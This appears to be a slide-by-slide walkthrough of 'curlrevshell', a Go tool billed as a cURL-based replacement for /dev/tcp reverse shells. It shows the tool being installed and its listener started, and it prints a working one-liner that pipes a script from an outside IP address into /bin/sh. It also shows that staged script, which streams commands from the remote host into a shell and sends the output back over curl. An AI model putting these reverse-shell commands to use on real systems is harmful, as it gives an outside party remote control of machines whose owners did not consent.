Our Only "Hacker" Tool: `curlrevshell`




magisterquis Tag at v0.0.1-beta.7 027037f · 23 minutes ago

doc	Tag at v0.0.1-beta.7	23 minutes ago
internal	Merge in betterdisconnects	5 days ago
lib	Merge in betterdisconnects	5 days ago
.gitignore	Don't track built tools	3 months ago
LICENSE	Update LICENSE date	6 months ago
Makefile	Add a shellfuncsfile tool	3 months ago
README.md	Prepare for v0.0.1-beta.7	25 minutes ago
curlrevshell.go	Merge in betterdisconnects	5 days ago
go.mod	Merge in betterdisconnects	5 days ago
go.sum	Merge in betterdisconnects	5 days ago
staticcheck.conf	Initial commit	7 months ago

Kooky cURL-powered replacement for reverse shell via /dev/tcp


`https://github.com/magisterquis/curlrevshell`

Setting up a Listener




```
[stuart@ops.servus.mom:/home/stuart]
$
```

Setting up a Listener




```
[stuart@ops.servus.mom:/home/stuart]
$ go install github.com/magisterquis/curlrevshell@latest
```

Setting up a Listener




```
[stuart@ops.servus.mom:/home/stuart]
$ go install github.com/magisterquis/curlrevshell@latest
go: downloading github.com/magisterquis/curlrevshell v0.0.1-beta.7
go: downloading golang.org/x/net v0.30.0
go: downloading golang.org/x/sync v0.8.0
go: downloading golang.org/x/text v0.19.0
go: downloading github.com/magisterquis/goxterm v0.0.1-beta.2
go: downloading golang.org/x/exp v0.0.0-20241009180824-f66d83c29e7c
go: downloading golang.org/x/tools v0.26.0
go: downloading golang.org/x/sys v0.26.0
```

Setting up a Listener




```
[stuart@ops.servus.mom:/home/stuart]
$ go install github.com/magisterquis/curlrevshell@latest
go: downloading github.com/magisterquis/curlrevshell v0.0.1-beta.7
go: downloading golang.org/x/net v0.30.0
go: downloading golang.org/x/sync v0.8.0
go: downloading golang.org/x/text v0.19.0
go: downloading github.com/magisterquis/goxterm v0.0.1-beta.2
go: downloading golang.org/x/exp v0.0.0-20241009180824-f66d83c29e7c
go: downloading golang.org/x/tools v0.26.0
go: downloading golang.org/x/sys v0.26.0
[stuart@ops.servus.mom:/home/stuart]
$
```

Setting up a Listener




```
[stuart@ops.servus.mom:/home/stuart]
$ go install github.com/magisterquis/curlrevshell@latest
go: downloading github.com/magisterquis/curlrevshell v0.0.1-beta.7
go: downloading golang.org/x/net v0.30.0
go: downloading golang.org/x/sync v0.8.0
go: downloading golang.org/x/text v0.19.0
go: downloading github.com/magisterquis/goxterm v0.0.1-beta.2
go: downloading golang.org/x/exp v0.0.0-20241009180824-f66d83c29e7c
go: downloading golang.org/x/tools v0.26.0
go: downloading golang.org/x/sys v0.26.0
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
```

Setting up a Listener




```
[stuart@ops.servus.mom:/home/stuart]
$ go install github.com/magisterquis/curlrevshell@latest
go: downloading github.com/magisterquis/curlrevshell v0.0.1-beta.7
go: downloading golang.org/x/net v0.30.0
go: downloading golang.org/x/sync v0.8.0
go: downloading golang.org/x/text v0.19.0
go: downloading github.com/magisterquis/goxterm v0.0.1-beta.2
go: downloading golang.org/x/exp v0.0.0-20241009180824-f66d83c29e7c
go: downloading golang.org/x/tools v0.26.0
go: downloading golang.org/x/sys v0.26.0
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
22:58:58.714 Listening on 0.0.0.0:4444
22:58:58.714 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

>
```

A Reverse Shell, With Curl





```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:11:45.933 Listening on 0.0.0.0:4444
23:11:45.934 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

> 
```



```
[stuart@ops.servus.mom:/home/stuart]
$ curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c
#!/bin/sh

curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/i/1ono1upou9gp1 </dev/null 2>&0 |
/bin/sh 2>&1 |
curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/o/1ono1upou9gp1 -T- >/dev/null 2>&1
```

